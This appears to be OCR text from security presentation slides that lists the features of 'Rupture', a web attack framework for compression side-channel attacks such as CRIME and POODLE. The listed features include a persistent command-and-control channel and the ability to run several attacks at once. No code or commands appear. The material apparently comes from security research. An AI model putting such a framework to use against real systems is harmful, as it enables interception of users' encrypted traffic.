
- General web attack framework
  - Can be adapted to work for CRIME, POODLE, …
- Persistent command & control channel
- Extensible
  - Modular analysis / optimizations / strategies
  - Experiment with your own
- Scalable architecture: Multiple attacks simultaneously


RUPTURE ARCHITECTURE




